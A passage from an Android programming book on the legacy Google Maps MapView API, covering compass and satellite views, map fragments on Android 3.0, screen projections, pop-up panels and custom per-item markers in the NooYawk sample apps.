public void onPause() {
  super.onPause();

  me.disableCompass();
}
```

This gives us a compass rose while the activity is on-screen:


*Figure 246: The NooYawk map, showing a compass rose and two OverlayItems*

To show your location, you would use `enableMyLocation()` and `disableMyLocation()`. This will also require that you request an appropriate permission, such as `ACCESS_FINE_LOCATION`.

# Rugged Terrain

Just as the Google Maps you use on your full-size computer can display satellite imagery, so too can Android maps.

`MapView` offers `toggleSatellite()`, which, as the name suggests, toggles on and off this perspective on the area being viewed. You can have the user trigger these via an options menu or, in the case of `NooYawk`, via keypresses:

```
@Override
public boolean onKeyDown(int keyCode, KeyEvent event) {
  if (keyCode == KeyEvent.KEYCODE_S) {
    map.setSatellite(!map.isSatellite());
    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_Z) {
    map.displayZoomControls(true);
    return(true);
  }

  return(super.onKeyDown(keyCode, event));
}
```

So, for example, here is `NooYawk` showing a satellite view, courtesy of pressing the `S` key:





*Figure 247: The NooYawk map, showing a compass rose and two OverlayItems, overlaid on the satellite view*

# Maps and Fragments

You might think that maps would be an ideal place to use fragments. After all, on a large tablet screen, we could allocate most of the space to the map but then have other stuff alongside.

Alas, as of the time of this writing, maps and fragments are two great tastes that do not taste so great together.

First, `MapView` requires you to inherit from `MapActivity`. This has a few ramifications:

1. You cannot use the Android Support package, because that requires you to inherit from `FragmentActivity`, and Java does not support multiple inheritance. Hence, you can only use maps-in-fragments on Android 3.0 and

higher, falling back to some alternative implementation on older versions of Android.
2. Any activity that might host a map in a fragment will have to inherit from `MapActivity`, even if in some cases it might not host a map in a fragment.

Also, `MapView` makes some assumptions about the timing of various events, in a fashion that makes setting up a map-based fragment a bit more complex than it might otherwise have to be.

It is entirely possible that someday these problems will be resolved, through a combination of an updated Google APIs Add-On for Android with fragment support, and possibly an updated Android Support package. In the meantime, here is the recipe for getting maps to work, as well as they can, in fragments.

## Limit Yourself to Android 3.0

In the manifest, make sure that you set both your `android:minSdkVersion` and your `android:targetSdkVersion` to `11`, so you only run on Android 3.0 and newer. For example, here is the manifest from the `Maps/NooYawkFragments` sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.mapfrags">

  <uses-sdk
    android:minSdkVersion="11"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-permission android:name="android.permission.INTERNET"/>

  <application
    android:hardwareAccelerated="true"
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock">
    <uses-library android:name="com.google.android.maps"/>

    <activity
      android:name=".NooYawk"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
```

```
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

## Use onCreateView() and onActivityCreated()

A map-based fragment is simply a `Fragment` that shows a `MapView`. By and large, this code can look and work much like a `MapActivity` would, configuring the `MapView`, setting up an `ItemizedOverlay`, and so on.

However, there is that timing problem.

The timing problem is that you cannot reliably return a `MapView` widget, or an inflated layout containing such a widget, from `onCreateView()`. For whatever reason, it works fine the first time, but on a configuration change (e.g., screen rotation) it fails.

The solution is to return a container from `onCreateView()`, such as a `FrameLayout`, as shown here in the `MapFragment` class from the `Maps/NooYawkFragments` sample project:

```
  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    setHasOptionsMenu(true);

    return(new FrameLayout(getActivity()));
  }
```

Then, in `onActivityCreated()` — once `onCreate()` has been completed in the hosting `MapActivity` — you can add a `MapView` to that container and continue with the rest of your normal setup:

```
  @Override
  public void onActivityCreated(Bundle savedInstanceState) {
    super.onActivityCreated(savedInstanceState);

    map=
        new MapView(getActivity(),
                    "0mjl6OufrY-tHs6WFurtL7rsYyEMpdEqBCbyjXg");
    map.setClickable(true);

    map.getController().setCenter(getPoint(40.76793169992044,
```

```
                                                -73.98180484771729));
    map.getController().setZoom(17);
    map.setBuiltInZoomControls(true);

    map.getOverlays().add(new SitesOverlay());

    me=new MyLocationOverlay(getActivity(), map);
    map.getOverlays().add(me);

    ((ViewGroup)getView()).addView(map);
  }
```

Note that we are creating a `MapView` in Java code, which means our Maps API key resides in the Java code (or something reachable from the Java code, such as a string resource). You could inflate a layout containing a `MapView` here if you wished — the change for `MapFragment` was simply to illustrate creating a `MapView` from Java code.

## Host the Fragment in a MapActivity

You must make sure that whatever activity hosts the map-enabled fragment is a `MapActivity`. So, even though the `NooYawk` activity no longer has much to do with mapping, it must still be a `MapActivity`:

```
package com.commonsware.android.mapfrags;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockMapActivity;

public class NooYawk extends SherlockMapActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  @Override
  protected boolean isRouteDisplayed() {
    return(false);
  }
}
```

The layout now points to a `<fragment>` instead of a `MapView`:

```
<?xml version="1.0" encoding="utf-8"?>
<fragment xmlns:android="http://schemas.android.com/apk/res/android"
  android:name="com.commonsware.android.mapfrags.MapFragment"
  android:id="@+id/map_fragment"
  android:layout_width="fill_parent"
```

```
  android:layout_height="fill_parent"
/>
```

The resulting application looks like the original `NooYawk` activity would on a large screen, because we are not doing anything much else with the fragment system (e.g., having other fragments alongside in a landscape layout):





*Figure 248: The NooYawkFragments map, rendered on a Motorola XOOM*

# Get to the Point

By default, it appears that, when the user taps on one of your `OverlayItem` icons in an `ItemizedOverlay`, all you find out is which `OverlayItem` it is, courtesy of an index into your collection of items. However, Android does provide means to find out where that item is, both in real space and on the screen.

## Getting the Latitude and Longitude

You supplied the latitude and longitude — in the form of a `GeoPoint` — when you created the `OverlayItem` in the first place. Not surprisingly, you can get that back via

a `getPoint()` method on `OverlayItem`. So, in an `onTap()` method, you can do this to get the `GeoPoint`:

```
@Override
protected boolean onTap(int i) {
  OverlayItem item=getItem(i);
  GeoPoint geo=item.getPoint();

  // other good stuff here

  return(true);
}
```

## Getting the Screen Position

If you wanted to find the screen coordinates for that `GeoPoint`, you might be tempted to find out where the map is centered (via `getCenter()` on `MapView`) and how big the map is in terms of screen size (`getWidth()`, `getHeight()` on `MapView`) and geographic area (`getLatitudeSpan()`, `getLongitudeSpan()` on `MapView`), and do all sorts of calculations.

Good news! You do not have to do any of that.

Instead, you can get a `Projection` object from the `MapView` via `getProjection()`. This object can do the conversions for you, such as `toPixels()` to convert a `GeoPoint` into a screen `Point` for the X/Y position.

For example, take a look at the `onTap()` implementation from the `NooYawk` class in the `Maps/NooYawkRedux` sample project:

Here, we get the `GeoPoint` (as in the previous section), get the `Point` (via `toPixels()`), and use those to customize a message for use with our `Toast`.

Note that our `Toast` message has an embedded newline (`\n`), so it is split over two lines:





*Figure 249: The NooYawkRedux application, showing the Toast with GeoPoint and Point data*

# Not-So-Tiny Bubbles

Of course, just because somebody taps on an item in your `ItemizedOverlay`, nothing really happens, other than letting you know of the tap. If you want something visual to occur — like the `Toast` displayed in the `Maps/NooYawkRedux` project — you have to do it yourself. And while a `Toast` is easy to implement, it tends not to be terribly useful in many cases.

A more likely reaction is to pop up some sort of bubble or panel on the screen, providing more details about the item that was tapped upon. That bubble might be display-only or fully interactive, perhaps leading to another activity for information beyond what the panel can hold.

While the techniques in this section will be couched in terms of pop-up panels over a `MapView`, the same basic concepts can be used just about anywhere in Android.

## Options for Pop-up Panels

A pop-up panel is simply a `View` (typically a `ViewGroup` with contents, like a `RelativeLayout` containing widgets) that appears over the `MapView` on demand. To make one `View` appear over another, you need to use a common container that supports that sort of "Z-axis" ordering. The best one for that is `RelativeLayout`: children later in the roster of children of the `RelativeLayout` will appear over top of children that are earlier in the roster. So, if you have a `RelativeLayout` parent, with a full-screen `MapView` child followed by another `ViewGroup` child, that latter `ViewGroup` will appear to float over the `MapView`. In fact, with the use of a translucent background, you can even see the map peeking through the `ViewGroup`.

Given that, here are two main strategies for implementing pop-up panels.

One approach is to have the panel be part of the activity's layout from the beginning, but use a visibility of GONE to have it not be visible. In this case, you would define the panel in the main layout XML file, set `android:visibility="gone"`, and use `setVisibility()` on that panel at runtime to hide and show it. This works well, particularly if the panel itself is not changing much, just becoming visible and gone.

The other approach is to inflate the panel at runtime and dynamically add and remove it as a child of the `RelativeLayout`. This works well if there are many possible panels, perhaps dependent on the type of thing represented by an `OverlayItem` (e.g., restaurant versus hotel versus used car dealership).

In this section, we will examine the latter approach, as shown in the `Maps/EvenNooerYawk` sample project.

## Defining a Panel Layout

The new version of `NooYawk` is designed to display panels when the user taps on items in the map, replacing the original Toast.

To do this, first, we need the actual content of a panel, as found in `res/layout/popup.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:stretchColumns="1,3"
  android:background="@drawable/popup_frame">
```

```
  <TableRow>
    <TextView
      android:text="Lat:"
      android:layout_marginRight="10dip"
    />
    <TextView android:id="@+id/latitude" />
    <TextView
      android:text="Lon:"
      android:layout_marginRight="10dip"
     />
    <TextView android:id="@+id/longitude" />
  </TableRow>
  <TableRow>
    <TextView
      android:text="X:"
      android:layout_marginRight="10dip"
     />
    <TextView android:id="@+id/x" />
    <TextView
      android:text="Y:"
      android:layout_marginRight="10dip"
     />
    <TextView android:id="@+id/y"/>
  </TableRow>
</TableLayout>
```

Here, we have a `TableLayout` containing our four pieces of data (latitude, longitude, X, and Y), with a translucent gray background (courtesy of a nine-patch graphic image).

The intent is that we will inflate instances of this class when needed. And, as we will see, we will only need one in this example, though it is possible that other applications might need more.

## Creating a PopupPanel Class

To manage our panel, `NooYawk` has an inner class named `PopupPanel`. It takes the resource ID of the layout as a parameter, so it could be used to manage several different types of panels, not just the one we are using here.

Its constructor inflates the layout file (using the map's parent – the `RelativeLayout` — as the basis for inflation rules) and also hooks up a click listener to a `hide()` method (described below):

```
    PopupPanel(int layout) {
      ViewGroup parent=(ViewGroup)map.getParent();

      popup=getLayoutInflater().inflate(layout, parent, false);
```

```
    popup.setOnClickListener(new View.OnClickListener() {
      public void onClick(View v) {
        hide();
      }
    });
  }
```

PopupPanel also tracks an isVisible data member, reflecting whether or not the panel is presently on the screen.

## Showing and Hiding the Panel

When it comes time to show the panel, either it is already being shown, or it is not. The former would occur if the user tapped on one item in the overlay, then tapped another right away. The latter would occur, for example, for the first tap.

In either case, we need to determine where to position the panel. Having the panel obscure what was tapped upon would be poor form. So, PopupPanel will put the panel either towards the top or bottom of the map, depending on where the user tapped — if they tapped in the top half of the map, the panel will go on the bottom. Rather than have the panel abut the edges of the map directly, PopupPanel also adds some margins — this is also important for making sure the panel and the Google logo on the map do not interfere.

If the panel is visible, PopupPanel calls hide() to remove it, then adds the panel's View as a child of the RelativeLayout with a RelativeLayout.LayoutParams that incorporates the aforementioned rules:

```
  void show(boolean alignTop) {
    RelativeLayout.LayoutParams lp=new RelativeLayout.LayoutParams(
          RelativeLayout.LayoutParams.WRAP_CONTENT,
          RelativeLayout.LayoutParams.WRAP_CONTENT
    );

    if (alignTop) {
      lp.addRule(RelativeLayout.ALIGN_PARENT_TOP);
      lp.setMargins(0, 20, 0, 0);
    }
    else {
      lp.addRule(RelativeLayout.ALIGN_PARENT_BOTTOM);
      lp.setMargins(0, 0, 0, 60);
    }

    hide();

    ((ViewGroup)map.getParent()).addView(popup, lp);
```

```
      isVisible=true;
    }
```

The `hide()` method, in turn, removes the panel from the `RelativeLayout`:

```
    void hide() {
      if (isVisible) {
        isVisible=false;
        ((ViewGroup)popup.getParent()).removeView(popup);
      }
    }
```

`PopupPanel` also has a `getView()` method, so the overlay can get at the panel `View` in order to fill in the pieces of data at runtime:

```
    View getView() {
      return(popup);
    }
```

## Tying It Into the Overlay

To use the panel, `NooYawk` creates an instance of one as a data member of the `ItemizedOverlay` class. Then, in the new `onTap()` method, the overlay gets the `View`, populates it, and shows it, indicating whether it should appear towards the top or bottom of the screen:

```
  private class SitesOverlay extends ItemizedOverlay<OverlayItem> {
    private List<OverlayItem> items=new ArrayList<OverlayItem>();
    private Drawable marker=null;
    private PopupPanel panel=new PopupPanel(R.layout.popup);

    public SitesOverlay(Drawable marker) {
      super(marker);
      this.marker=marker;

      items.add(new OverlayItem(getPoint(40.748963847316034,
                                         -73.96807193756104),
                                "UN", "United Nations"));
      items.add(new OverlayItem(getPoint(40.76866299974387,
                                         -73.98268461227417),
                                "Lincoln Center",
                                "Home of Jazz at Lincoln Center"));
      items.add(new OverlayItem(getPoint(40.765136435316755,
                                         -73.97989511489868),
                                "Carnegie Hall",
                "Where you go with practice, practice, practice"));
      items.add(new OverlayItem(getPoint(40.70686417491799,
                                         -74.01572942733765),
                                "The Downtown Club",
```

```
                        "Original home of the Heisman Trophy"));

      populate();
    }

    @Override
    protected OverlayItem createItem(int i) {
      return(items.get(i));
    }

    @Override
    public void draw(Canvas canvas, MapView mapView,
                     boolean shadow) {
      super.draw(canvas, mapView, shadow);

      boundCenterBottom(marker);
    }

    @Override
    protected boolean onTap(int i) {
      OverlayItem item=getItem(i);
      GeoPoint geo=item.getPoint();
      Point pt=map.getProjection().toPixels(geo, null);

      View view=panel.getView();

      ((TextView)view.findViewById(R.id.latitude))
        .setText(String.valueOf(geo.getLatitudeE6()/1000000.0));
      ((TextView)view.findViewById(R.id.longitude))
        .setText(String.valueOf(geo.getLongitudeE6()/1000000.0));
      ((TextView)view.findViewById(R.id.x))
                          .setText(String.valueOf(pt.x));
      ((TextView)view.findViewById(R.id.y))
                          .setText(String.valueOf(pt.y));

      panel.show(pt.y*2>map.getHeight());

      return(true);
    }

    @Override
    public int size() {
      return(items.size());
    }
  }
```

Here is the complete implementation of `NooYawk` from `Maps/EvenNooerYawk`, including the revised overlay class and the new `PopupPanel` class:

```
package com.commonsware.android.nooer;

import java.util.ArrayList;
import java.util.List;
```

```
import android.graphics.Canvas;
import android.graphics.Point;
import android.graphics.drawable.Drawable;
import android.os.Bundle;
import android.view.KeyEvent;
import android.view.View;
import android.view.ViewGroup;
import android.widget.RelativeLayout;
import android.widget.TextView;
import com.google.android.maps.GeoPoint;
import com.google.android.maps.ItemizedOverlay;
import com.google.android.maps.MapActivity;
import com.google.android.maps.MapView;
import com.google.android.maps.MyLocationOverlay;
import com.google.android.maps.OverlayItem;

public class NooYawk extends MapActivity {
  private MapView map=null;
  private MyLocationOverlay me=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    map=(MapView)findViewById(R.id.map);

    map.getController().setCenter(getPoint(40.76793169992044,
                                           -73.98180484771729));
    map.getController().setZoom(17);
    map.setBuiltInZoomControls(true);

    Drawable marker=getResources().getDrawable(R.drawable.marker);

    marker.setBounds(0, 0, marker.getIntrinsicWidth(),
                           marker.getIntrinsicHeight());

    map.getOverlays().add(new SitesOverlay(marker));

    me=new MyLocationOverlay(this, map);
    map.getOverlays().add(me);
  }

  @Override
  public void onResume() {
    super.onResume();

    me.enableCompass();
  }

  @Override
  public void onPause() {
    super.onPause();
```

```
  me.disableCompass();
}

@Override
protected boolean isRouteDisplayed() {
  return(false);
}

@Override
public boolean onKeyDown(int keyCode, KeyEvent event) {
  if (keyCode == KeyEvent.KEYCODE_S) {
    map.setSatellite(!map.isSatellite());
    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_Z) {
    map.displayZoomControls(true);
    return(true);
  }

  return(super.onKeyDown(keyCode, event));
}

private GeoPoint getPoint(double lat, double lon) {
  return(new GeoPoint((int)(lat*1000000.0),
                      (int)(lon*1000000.0)));
}

private class SitesOverlay extends ItemizedOverlay<OverlayItem> {
  private List<OverlayItem> items=new ArrayList<OverlayItem>();
  private Drawable marker=null;
  private PopupPanel panel=new PopupPanel(R.layout.popup);

  public SitesOverlay(Drawable marker) {
    super(marker);
    this.marker=marker;

    items.add(new OverlayItem(getPoint(40.748963847316034,
                                       -73.96807193756104),
                              "UN", "United Nations"));
    items.add(new OverlayItem(getPoint(40.76866299974387,
                                       -73.98268461227417),
                              "Lincoln Center",
                              "Home of Jazz at Lincoln Center"));
    items.add(new OverlayItem(getPoint(40.765136435316755,
                                       -73.97989511489868),
                              "Carnegie Hall",
            "Where you go with practice, practice, practice"));
    items.add(new OverlayItem(getPoint(40.70686417491799,
                                       -74.01572942733765),
                              "The Downtown Club",
                      "Original home of the Heisman Trophy"));

    populate();
  }
```

```
  @Override
  protected OverlayItem createItem(int i) {
    return(items.get(i));
  }

  @Override
  public void draw(Canvas canvas, MapView mapView,
                   boolean shadow) {
    super.draw(canvas, mapView, shadow);

    boundCenterBottom(marker);
  }

  @Override
  protected boolean onTap(int i) {
    OverlayItem item=getItem(i);
    GeoPoint geo=item.getPoint();
    Point pt=map.getProjection().toPixels(geo, null);

    View view=panel.getView();

    ((TextView)view.findViewById(R.id.latitude))
      .setText(String.valueOf(geo.getLatitudeE6()/1000000.0));
    ((TextView)view.findViewById(R.id.longitude))
      .setText(String.valueOf(geo.getLongitudeE6()/1000000.0));
    ((TextView)view.findViewById(R.id.x))
                          .setText(String.valueOf(pt.x));
    ((TextView)view.findViewById(R.id.y))
                          .setText(String.valueOf(pt.y));

    panel.show(pt.y*2>map.getHeight());

    return(true);
  }

  @Override
  public int size() {
    return(items.size());
  }
}

class PopupPanel {
  View popup;
  boolean isVisible=false;

  PopupPanel(int layout) {
    ViewGroup parent=(ViewGroup)map.getParent();

    popup=getLayoutInflater().inflate(layout, parent, false);

    popup.setOnClickListener(new View.OnClickListener() {
      public void onClick(View v) {
        hide();
```

```
        }
      });
    }

    View getView() {
      return(popup);
    }

    void show(boolean alignTop) {
      RelativeLayout.LayoutParams lp=new RelativeLayout.LayoutParams(
            RelativeLayout.LayoutParams.WRAP_CONTENT,
            RelativeLayout.LayoutParams.WRAP_CONTENT
      );

      if (alignTop) {
        lp.addRule(RelativeLayout.ALIGN_PARENT_TOP);
        lp.setMargins(0, 20, 0, 0);
      }
      else {
        lp.addRule(RelativeLayout.ALIGN_PARENT_BOTTOM);
        lp.setMargins(0, 0, 0, 60);
      }

      hide();

      ((ViewGroup)map.getParent()).addView(popup, lp);
      isVisible=true;
    }

    void hide() {
      if (isVisible) {
        isVisible=false;
        ((ViewGroup)popup.getParent()).removeView(popup);
      }
    }
  }
}
```

The resulting panel looks like this when it is towards the bottom of the screen:





*Figure 250: The EvenNooerYawk application, showing the PopupPanel towards the bottom*

... and like this when it is towards the top:





*Figure 251: The EvenNooerYawk application, showing the PopupPanel towards the top*

# Sign, Sign, Everywhere a Sign

Our examples for Manhattan have treated each of the four locations as being the same — they are all represented by the same sort of marker. That is the natural approach to creating an `ItemizedOverlay`, since it takes the marker `Drawable` as a constructor parameter.

It is not the only option, though.

## Selected States

One flaw in our current one-`Drawable`-for-everyone approach is that you cannot tell which item was selected by the user, either by tapping on it or by using the D-pad (or trackball or whatever). A simple PNG icon will look the same as it will in every other state.

However, in the chapter on Drawable techniques, we saw the StateListDrawable and its accompanying XML resource format. We can use one of those here, to specify a separate icon for selected and regular states.

In the Maps/ILuvNooYawk sample project, we change up the icons used for our four OverlayItem objects. Specifically, in the next section, we will see how to associate a distinct Drawable for each item. Those Drawable resources will actually be StateListDrawable objects, using XML such as:

```
<selector xmlns:android="http://schemas.android.com/apk/res/android">
  <item
    android:state_selected="true"
    android:drawable="@drawable/blue_sel_marker"
  />
  <item
    android:drawable="@drawable/blue_marker"
  />
</selector>
```

This indicates that we should use one PNG in the default state and a different PNG (one with a yellow highlight) when the OverlayItem is selected.

## Per-Item Drawables

To use a different Drawable per OverlayItem, we need to create a custom OverlayItem class. Normally, you can skip this, and just use OverlayItem directly. But, OverlayItem has no means to change its Drawable used for the marker, so we have to extend it and override getMarker() to handle a custom Drawable.

Here is one possible implementation of a CustomItem class:

```
class CustomItem extends OverlayItem {
  Drawable marker=null;

  CustomItem(GeoPoint pt, String name, String snippet,
             Drawable marker) {
    super(pt, name, snippet);

    this.marker=marker;
  }

  @Override
  public Drawable getMarker(int stateBitset) {
    setState(marker, stateBitset);

    return(marker);
```

```
  }
}
```

This class takes the `Drawable` to use as a constructor parameter, holds onto it, and returns it in the `getMarker()` method. However, in `getMarker()`, we also need to call `setState()` — if we are using `StateListDrawable` resources, the call to `setState()` will cause the `Drawable` to adopt the appropriate state (e.g., selected).

Of course, we need to prep and feed a `Drawable` to each of the `CustomItem` objects. In the case of `ILuvNooYawk`, when our `SitesOverlay` creates its items, it uses a `getMarker()` method to access each item's `Drawable`:

```
    public SitesOverlay() {
      super(null);

      heart=getMarker(R.drawable.heart_full);

      items.add(new CustomItem(getPoint(40.748963847316034,
                                        -73.96807193756104),
                               "UN", "United Nations",
                               getMarker(R.drawable.blue_full_marker),
                               heart));
      items.add(new CustomItem(getPoint(40.76866299974387,
                                        -73.98268461227417),
                               "Lincoln Center",
                               "Home of Jazz at Lincoln Center",
                               getMarker(R.drawable.orange_full_marker),
                               heart));
      items.add(new CustomItem(getPoint(40.765136435316755,
                                        -73.97989511489868),
                               "Carnegie Hall",
              "Where you go with practice, practice, practice",
                               getMarker(R.drawable.green_full_marker),
                               heart));
      items.add(new CustomItem(getPoint(40.70686417491799,
                                        -74.01572942733765),
                               "The Downtown Club",
                       "Original home of the Heisman Trophy",
                               getMarker(R.drawable.purple_full_marker),
                               heart));

      populate();
    }
```

Here, we get the `Drawable` resources, set its bounds (for use with hit testing on taps), and use `boundCenter()` to control the way the shadow falls. For icons like the original push pin used by `NooYawk`, `boundCenterBottom()` will cause the icon and its shadow to make it seem like the icon is rising up off the face of the map. For icons

like `ILuvNooYawk` uses, `boundCenter()` will cause the icon and shadow to make it seem like the icon is hovering flat over top of the map.

## Changing Drawables Dynamically

It is also possible to change the `Drawable` used by a item at runtime, beyond simply changing it from normal to selected state. For example, `ILuvNooYawk` allows you to press the H key and toggle the selected item from its normal icon to a heart:

```
@Override
public boolean onKeyDown(int keyCode, KeyEvent event) {
  if (keyCode == KeyEvent.KEYCODE_S) {
    map.setSatellite(!map.isSatellite());
    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_Z) {
    map.displayZoomControls(true);
    return(true);
  }
  else if (keyCode == KeyEvent.KEYCODE_H) {
    sites.toggleHeart();

    return(true);
  }

  return(super.onKeyDown(keyCode, event));
}
```

To make this work, our `SitesOverlay` needs to implement `toggleHeart()`:

```
  void toggleHeart() {
    CustomItem focus=getFocus();

    if (focus!=null) {
      focus.toggleHeart();
    }

    map.invalidate();
  }
```

Here, we just find the selected item and delegate `toggleHeart()` to it. This, of course, assumes both that `CustomItem` has a `toggleHeart()` implementation and knows what heart to use.

So, rather than the simple `CustomItem` shown above, we need a more elaborate implementation:

```
class CustomItem extends OverlayItem {
  Drawable marker=null;
  boolean isHeart=false;
  Drawable heart=null;

  CustomItem(GeoPoint pt, String name, String snippet,
             Drawable marker, Drawable heart) {
    super(pt, name, snippet);

    this.marker=marker;
    this.heart=heart;
  }

  @Override
  public Drawable getMarker(int stateBitset) {
    Drawable result=(isHeart ? heart : marker);

    setState(result, stateBitset);

    return(result);
  }

  void toggleHeart() {
    isHeart=!isHeart;
  }
}
```

Here, the `CustomItem` gets its own icon and the heart icon in the constructor, and `toggleHeart()` just toggles between them. The key is that we `invalidate()` the `MapView` in the `SitesOverlay` implementation of `toggleHeart()` — that causes the map, and its overlay items, to be redrawn, causing the icon `Drawable` to change on the screen.

This means that while we start with custom icons per item:


*Figure 252: The ILuvNooYawk application, showing custom icons per item*

... we can change those by clicking on an item and pressing the H key:

